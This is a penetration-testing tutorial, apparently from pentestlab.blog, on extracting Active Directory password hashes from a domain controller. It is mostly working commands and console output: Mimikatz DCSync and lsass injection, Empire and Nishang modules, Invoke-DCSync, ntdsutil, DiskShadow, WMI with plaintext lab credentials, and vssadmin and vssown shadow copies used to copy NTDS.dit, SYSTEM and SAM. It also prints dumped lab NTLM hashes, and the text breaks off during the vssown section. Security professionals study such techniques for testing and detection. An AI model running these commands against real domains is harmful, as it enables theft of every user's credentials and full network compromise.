


Dumping Domain Password Hashes

 pentestlab.blog/2018/07/04/dumping-domain-password-hashes

by Administrator.

July 4, 2018

It is very common during penetration tests where domain administrator access has been achieved to extract the password hashes of all the domain users for offline cracking and analysis. These hashes are stored in a database file in the domain controller (NTDS.DIT) with some additional information like group memberships and users.

The NTDS.DIT file is constantly in use by the operating system and therefore cannot be copied directly to another location for extraction of information. This file can be found in the following Windows location:

```
1 C:\Windows\NTDS\NTDS.dit
```

There are various techniques that can be used to extract this file or the information that is stored inside it however the majority of them are using one of these methods:

1. Domain Controller Replication Services
2. Native Windows Binaries
3. WMI

Mimikatz

Mimikatz has a feature (dcsync) which utilises the Directory Replication Service (DRS) to retrieve the password hashes from the NTDS.DIT file. This technique eliminates the need to authenticate directly with the domain controller as it can be executed from any system that is part of the domain from the context of domain administrator. Therefore it is the standard technique for red teams as it is less noisy.

```
1 lsadump::dcsync /domain:pentestlab.local /all /csv
```

```

mimikatz # lsadump::dcsync /domain:pentestlab.local /all /csv
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] Exporting domain 'pentestlab.local'
502      krbtgt d125e4f69c851529045ec95ca80fa37e
1132      HealthMailbox9078d64      f0f152f80fc7667fec95b3018a83d93a
1133      HealthMailbox132c543      376341bdabd38ffa4867269abc21b09a
1134      HealthMailboxa236723      96c74d59a86da0126d2ace1e8d21f093
1135      HealthMailboxfc3c14f      e97bf13f1b10fe3a642f7f482ef47bca
1136      HealthMailboxf622c14      91df47be92b5951478d86deb354c5f40
1137      HealthMailbox76c9925      0c01ed6bfce33f9e16f851e64a12b0ed
1138      HealthMailboxacd119a      dd8eaad8bdf3ad1aa743bc6f57965925
1139      HealthMailboxd928e94      c85babdbadf3cb8ce6288615de1bbb7b
1140      HealthMailbox7299fd5      babcf69ba43c5f96fb033a40343452c
1142      john      08c60fd86c43ce4894dab79ba1f45f44
1148      WIN-2NE38K15TGH$      75c184331f67719001adf31123919a68
1153      test      58a478135a93ac3bf058a5ea0e8fdb71
1156      PENTESTLAB_001      58a478135a93ac3bf058a5ea0e8fdb71
500      Administrator .....
1130      HealthMailbox149f441      1d5f036aa792725bbc7aaaa1c83f9bab
1131      HealthMailboxab8db67      43121eff22b751f872d906b26e2a77cd
1001      WIN-PTELU2U07KG$      a552729c4cfda3890bf66c91ccff5b97

```

Mimikatz – Dump Domain Hashes via DCSync

By specifying the domain username with the `/user` parameter Mimikatz can dump all the account information of this particular user including his password hash.

```
1 lsadump::dcsync /domain:pentestlab.local /user:test
```

```

mimikatz # lsadump::dcsync /domain:pentestlab.local /user:test
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] 'test' will be the user account

Object RDN          : test

** SAM ACCOUNT **

SAM Username        : test
User Principal Name  : test@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 4/15/2018 2:51:35 AM
Object Security ID   : S-1-5-21-3737340914-2019594255-2413685307-1153
Object Relative ID   : 1153

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 4ac66d0e3d45f67994f109d5027c2bb1

```

Mimikatz – Dump User Hash via DCSync

Alternatively executing Mimikatz directly in the domain controller password hashes can be dumped via the lsass.exe process.

```
1 privilege::debug
2 lsadump::lsa /inject
```

```
.#####. mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject
Domain : PENTESTLAB / S-1-5-21-3605764256-3919590971-1233039440

RID : 000001f4 (500)
User : Administrator

* Primary
```

Mimikatz – Dump Domain Hashes via lsass

The password hashes of the domain users will be retrieved.

```
RID : 00000450 (1104)
User : david

* Primary
  NTLM : fa7a1cc71703d1704fa9056db0fe20ef
  LM :
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
  ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
  lm - 0: a1456d7fe9469b5d3301a8de9e24345b

* WDigest
  01 7c8d0d665cb81e0c49d34761fa0933fa
  02 dc5175731e5afdc416b7a2a0c8e3885
  03 0f50c2f3b80c067a33c10f540436c68e
  04 7c8d0d665cb81e0c49d34761fa0933fa
  05 dc5175731e5afdc416b7a2a0c8e3885
  06 12b30971c6f5302287a36a859bfd5a65
  07 7c8d0d665cb81e0c49d34761fa0933fa
  08 158b281922934a564434706bd650e206
  09 158b281922934a564434706bd650e206
  10 a160c58ce1b4d9e08c4e879efd0e47b4
  11 7739d85a0f889b7d55f4a90f431bf5ba
```

Mimikatz – Dump domain hashes via lsadump

Empire

PowerShell Empire has two modules which can retrieve domain hashes via the DCSync attack. Both modules need to be executed from the perspective of domain administrator and they are using Microsoft replication services. These modules rely on the **Invoke-Mimikatz** PowerShell script in order to execute Mimikatz commands related to DCSync. The following module will extract the domain hashes to a format similar to the output of Metasploit **hashdump** command.

```
1 usemodule credentials/mimikatz/dcsync_hashdump
```

```
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 4
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent DXPK6NLA returned results.
Job started: ZGKRCY
[*] Valid results returned by 10.0.0.1
[*] Agent DXPK6NLA returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8c74355c103d1704fa9056db0fe20ef:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
```

Empire – DCSync Hashdump Module

The **DCSync** module requires a user to be specified in order to extract all the account information.

```
(Empire: DXPK6NLA) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user dave
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 2
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
```

Empire – DCSync Module

The following information will be obtained:

```

mimikatz(powershell) # lsadump::dcsync /user:jane
[DC] 'pentestlab.local' will be the domain
[DC] 'dc.pentestlab.local' will be the DC server
[DC] 'jane' will be the user account

Object RDN          : Jane

** SAM ACCOUNT **

SAM Username       : jane
User Principal Name : jane@pentestlab.local
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 6/16/2018 3:49:37 PM
Object Security ID   : S-1-5-21-3605764256-3919590971-1233039440-1105
Object Relative ID   : 1105

Credentials:
Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
lm - 0: 7795f6a64bf62be9d773c8ce35679517

```

Empire – DCSync Account Information

Nishang

Nishang is a PowerShell framework which enables red teamers and penetration testers to perform offensive operations against systems. The Copy-VSS script can be used to automatically extract the required files: NTDS.DIT, SAM and SYSTEM. The files will be extracted into the current working directory or into any other folder that will specified.

```

1 Import-Module .\Copy-VSS.ps1
2 Copy-VSS
3 Copy-VSS -DestinationDir C:\ShadowCopy\

```

```

PS C:\Users\Administrator> Import-Module .\Copy-VSS.ps1
PS C:\Users\Administrator> Copy-VSS
    1 file(s) copied.
    1 file(s) copied.
    1 file(s) copied.
PS C:\Users\Administrator> Copy-VSS -DestinationDir C:\ShadowCopy\
    1 file(s) copied.
    1 file(s) copied.
    1 file(s) copied.
PS C:\Users\Administrator> _

```

Nishang – Extract NTDS PowerShell

Alternatively the script can be executed from an existing Meterpreter session by loading the PowerShell extension.

```

1 load powershell
2 powershell_import /root/Copy-VSS.ps1
3 powershell_execute Copy-VSS

```

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import /root/Copy-VSS.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Copy-VSS
[+] Command execution completed:
    1 file(s) copied.
    1 file(s) copied.
    1 file(s) copied.
```

It is also possible to establish a direct PowerShell session with the command **powershell_shell** in order to extract the files once the script has been imported to the existing Meterpreter session.

- 1 Copy-VSS
- 2 Copy-VSS -DestinationDir C:\Ninja

```
PS > Copy-VSS
    1 file(s) copied.
    1 file(s) copied.
    1 file(s) copied.
PS > Copy-VSS -DestinationDir C:\Ninja
    1 file(s) copied.
    1 file(s) copied.
    1 file(s) copied.
PS > 
```

Nishang – Extract NTDS Meterpreter PowerShell

PowerSploit

PowerSploit contains a PowerShell script which utilizes the volume shadow copy service to create a new volume that could be used for extraction of files.

- 1 Import-Module .\VolumeShadowCopyTools.ps1
- 2 New-VolumeShadowCopy -Volume C:\
- 3 Get-VolumeShadowCopy

```
PS C:\Users\Administrator> Import-Module .\VolumeShadowCopyTools.ps1
PS C:\Users\Administrator> New-VolumeShadowCopy -Volume C:\
PS C:\Users\Administrator> Get-VolumeShadowCopy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
PS C:\Users\Administrator>
```

PowerSploit – VolumeShadowCopyTools

Alternatively it can be executed from an existing Meterpreter session by loading the PowerShell extension.

- 1 powershell_shell
- 2 New-VolumeShadowCopy -Volume C:\
- 3 Get-VOLumeShadowCopy

```
meterpreter > powershell_shell
PS > New-VolumeShadowCopy -Volume C:\
PS > Get-VolumeShadowCopy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10
PS >
```

PowerSploit – Volume Shadow Copy

Files can then copied from the new volume to a destination path with the command **copy**.

Invoke-DCSync

The Invoke-DCSync is a PowerShell script that was developed by Nick Landers and leverages PowerView, Invoke-ReflectivePEInjection and a DLL wrapper of PowerKatz to retrieve hashes with the Mimikatz method of DCSync. Executing directly the function will generate the following output:

- 1 Invoke-DCSync

Domain	User	ID	Hash
-----	----	--	----
pentestlab.local	krbtgt	502	37a7a8d9b814c5eca908617e736c017d
pentestlab.local	Administrator	500	8674939c699d4aab719f147bd5d2ffac
pentestlab.local	david	1104	fa7a1cc71703d1704fa9056db0fe20ef
pentestlab.local	jane	1105	fa7a1cc71703d1704fa9056db0fe20ef

Invoke-DCSync – PowerShell

The results will be formatted into four tables: Domain, User, RID and Hash. However executing the **Invoke-DCSync** with the parameter **-PWDumpFormat** will retrieve the hashes in the format: **user:id:lm:ntlm:::**

- 1 Invoke-DCSync -PWDumpFormat

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
PS C:\Users\Administrator>
```

Invoke-DCSync – PowerShell PWDump Format

The same output can be achieved by running the script from an existing Meterpreter session.

Domain	User	ID	Hash
-----	----	--	----
pentestlab.local	krbtgt	502	37a7a8d9b814c5eca908617e736c017d
pentestlab.local	Administrator	500	8674939c699d4aab719f147bd5d2ffac
pentestlab.local	david	1104	fa7a1cc71703d1704fa9056db0fe20ef
pentestlab.local	jane	1105	fa7a1cc71703d1704fa9056db0fe20ef

Invoke-DCSync Metasploit

With the PWDumpFormat:

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
PS > █
```

Invoke-DCSync – Metasploit PWDump Format

ntdsutil

The **ntdsutil** is a command line tool that is part of the domain controller ecosystem and its purpose is to enable administrators to access and manage the windows Active Directory database. However it can be abused by penetration testers and red teams to take a snapshot of the existing ntds.dit file which can be copied into a new location for offline analysis and extraction of password hashes.

```
1 ntdsutil
2 activate instance ntds
3 ifm
4 create full C:\ntdsutil
5 quit
6 quit
```



```

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full C:\ntdsutil
Creating snapshot...
Snapshot set {ce2033eb-1019-403d-aa43-d441de8fd9a9} generated successfully.
Snapshot {cec8606a-0266-4e16-85e6-2ace0c8774c9} mounted as C:\$SNAP_201806170421_VOLUMEC$\
Snapshot {cec8606a-0266-4e16-85e6-2ace0c8774c9} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201806170421_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: C:\ntdsutil\Active Directory\ntds.dit

        Defragmentation  Status (% complete)

        0    10    20    30    40    50    60    70    80    90   100
        |----|----|----|----|----|----|----|----|----|----|
        .....



Copying registry files...
Copying C:\ntdsutil\registry\SYSTEM
Copying C:\ntdsutil\registry\SECURITY
Snapshot {cec8606a-0266-4e16-85e6-2ace0c8774c9} unmounted.
IFM media created successfully in C:\ntdsutil
ifm: quit
ntdsutil: quit

```

ntdsutil

Two new folders will be generated: Active Directory and Registry. The NTDS.DIT file will be saved in the Active Directory and the SAM and SYSTEM files will be saved into the Registry folder.

View

s PC > Local Disk (C:) > ntdsutil > Active Directory			Search Active Dir
Name	Date modified	Type	
 ntds.dit	6/17/2018 4:21 AM	DIT File	
 ntds.jfm	6/17/2018 4:21 AM	JFM File	

ntdsutil – ntds


DiskShadow

DiskShadow is a Microsoft signed binary which is used to assist administrators with operations related to the Volume Shadow Copy Service (VSS). Originally [bohops](#) wrote about this binary in his [blog](#). This binary has two modes **interactive** and **script** and therefore a script file can be used that will contain all the necessary commands to automate the process of NTDS.DIT extraction. The script file can contain the following lines in order to create a new volume shadow copy, mount a new drive, execute the copy command and delete the volume shadow copy.

```
1 set context persistent nowriters
2 add volume c: alias someAlias
3 create
4 expose %someAlias% z:
5 exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
6 delete shadows volume %someAlias%
7 reset
```

It should be noted that the **DiskShadow** binary needs to be executed from the **C:\Windows\System32** path. If it is called from another path the script will not be executed correctly.

```
1 diskshadow.exe /s c:\diskshadow.txt
```



```
C:\Windows\System32>diskshadow.exe /s diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC, 6/17/2018 5:06:17 AM

-> set context persistent nowriters
-> add volume c: alias someAlias
-> create
Alias someAlias for shadow ID {ae7920f5-c3e7-4ad2-8c35-a3b117131021} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {086a3b52-2ede-47c3-8c70-8a76e834112a} set as environment variable.

Querying all shadow copies with the shadow copy set ID {086a3b52-2ede-47c3-8c70-8a76e834112a}

* Shadow copy ID = {ae7920f5-c3e7-4ad2-8c35-a3b117131021}           %someAlias%
  - Shadow copy set: {086a3b52-2ede-47c3-8c70-8a76e834112a}       %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{3ea39051-0000-0000-0000-501f00000000}\ [C:]
  - Creation time: 6/17/2018 5:06:17 AM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14
  - Originating machine: dc.pentestlab.local
  - Service machine: dc.pentestlab.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %someAlias% z:
-> %someAlias% = {ae7920f5-c3e7-4ad2-8c35-a3b117131021}
The shadow copy was successfully exposed as z:\.
```

DiskShadow

Running the following command directly from the interpreter will list all the available volume shadow copies of the system.

```
1 diskshadow
2 LIST SHADOWS ALL
```

```
DISKSHADOW> LIST SHADOWS ALL

Querying all shadow copies on the computer ...

* Shadow copy ID = {e0fca008-69f3-4cb1-a571-502139b16ce9}          <No Alias>
  - Shadow copy set: {d3e4027a-6388-4608-a29c-e0cfcb56e4c8}      <No Alias>
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{3ea39051-0000-0000-0000-501f00000000}\ [C:\]
  - Creation time: 6/16/2018 3:39:17 PM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - Originating machine: dc.pentestlab.local
  - Service machine: dc.pentestlab.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent Client_accessible No_Writers Differential

* Shadow copy ID = {93686404-6f8d-4073-9b32-6fc6accec3874}          <No Alias>
  - Shadow copy set: {8ac14204-0366-434f-8b29-94862d4e4a1b}      <No Alias>
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{3ea39051-0000-0000-0000-501f00000000}\ [C:\]
```

diskshadow – Retrieve Shadow Copies

The SYSTEM registry hive should be copied as well since it contains the key to decrypt the contents of the NTDS file.

```
1 reg.exe save hkml\system c:\exfil\system.bak
```

```
C:\Users\Administrator>reg save hkml\system C:\exfil\system.bak
The operation completed successfully.

C:\Users\Administrator>dir C:\exfil
Volume in drive C has no label.
Volume Serial Number is 2A56-6F34

Directory of C:\exfil

06/17/2018  04:58 AM    <DIR>          .
06/17/2018  04:58 AM    <DIR>          ..
06/17/2018  04:58 AM             15,319,040 system.bak
               1 File(s)          15,319,040 bytes
               2 Dir(s)  38,105,636,864 bytes free
```

diskshadow – Copy system from Registry

WMI

Sean Metcalf demonstrated in his [blog](#) that it is possible to remotely extract the NTDS.DIT and SYSTEM files via WMI. This technique is using the **vssadmin** binary to create the volume shadow copy.

```
1 wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process
  call create "cmd /c vssadmin create shadow /for=C: 2>&1"
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c ussadmin create shadow /for=C: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4044;
    ReturnValue = 0;
};
```

WMI – Create Volume Shadow Copy

Then it executes the copy command remotely in order to extract the NTDS.DIT file from the volume shadow copy into another directory on the target system.

- 1 `wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"`

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3476;
    ReturnValue = 0;
};
```

WMI – Copy NTDS File

The same applies and for the SYSTEM file.

- 1 `wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\SYSTEM.hive 2>&1"`

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\SYSTEM.hive 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2884;
    ReturnValue = 0;
};
```

WMI – Copy System File

The extracted files can then be transferred from the domain controller into another Windows system for dumping the domain password hashes.

- 1 PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c\$\temp\ntds.dit C:\temp
- 2 PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c\$\temp\SYSTEM.hive C:\temp

```
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\ntds.dit C:\temp
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\SYSTEM.hive C:\temp
PS C:\Users\test.PENTESTLAB> _
```

Transfer Files via Copy

Instead of credentials if a Golden ticket has been generated it can be used for authentication with the domain controller via Kerberos.

vssadmin

The volume shadow copy is a Windows command line utility which enables administrators to take backups of computers, volumes and files even if they are in use by the operating system. Volume Shadow Copy is running as a service and requires the filesystem to be formatted as NTFS which all the modern operating systems are by default. From a Windows command prompt executing the following will create a snapshot of the **C:** drive in order files that are not normally accessible by the user to be copied into another location (local folder, network folder or removable media).

- 1 vssadmin create shadow /for=C:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {c73089ab-8634-457c-8ee7-b8c0ed2432ad}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\Users\Administrator>
```

vssadmin – Create Volume Shadow Copy

Since all the files in the C: drive have been copied into another location (HarddiskVolumeShadowCopy1) they are not directly used by the operating system and therefore can be accessed and copied into another location. The command **copy** will copy the **NTDS.DIT** and **SYSTEM** files to a new created folder on the local drive named ShadowCopy.

```

1 copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
2 C:\ShadowCopy
   copy \\?\
   \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
   C:\ShadowCopy

```

```

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\ShadowCopy
        1 file(s) copied.


C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\ShadowCopy
        1 file(s) copied.

C:\Users\Administrator>

```

Copy Files from Volume Shadow Copy

These files need to be copied from the domain controller into another host for further processing.



ShadowCopy – Files

vssown

Similar to the **vssadmin** utility [Tim Tomes](#) developed **vssown** which is a visual basic script that can create and delete volume shadow copies, run arbitrary executables from an unmounted shadow copy and initiate and stop the volume shadow copy service.

```

1 cscript vssown.vbs /start
2 cscript vssown.vbs /create c
3 cscript vssown.vbs /list
4 cscript vssown.vbs /delete

```



```

C:\Users\Administrator>cscript vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Signal sent to start the VSS service.

C:\Users\Administrator>cscript vssown.vbs /create c
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.

C:\Users\Administrator>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

SHADOW COPIES
=====

[*] ID: {E0FCA008-69F3-4CB1-A571-502139B16CE9}
[*] Client accessible: True
[*] Count: 1
[*] Device object: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[*] Differential: True
[*] Exposed locally: False
[*] Exposed name:
[*] Exposed remotely: False
[*] Hardware assisted: False
[*] Imported: False

```

vssown – Volume Shadow Copy

The required files can be copied with the command **copy**.

```

1 copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\ntds\ntds.dit
2 C:\vssown
3 copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\system32\config\SYSTEM
C:\vssown
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\windows\system32\config\SAM
C:\vssown

```

```

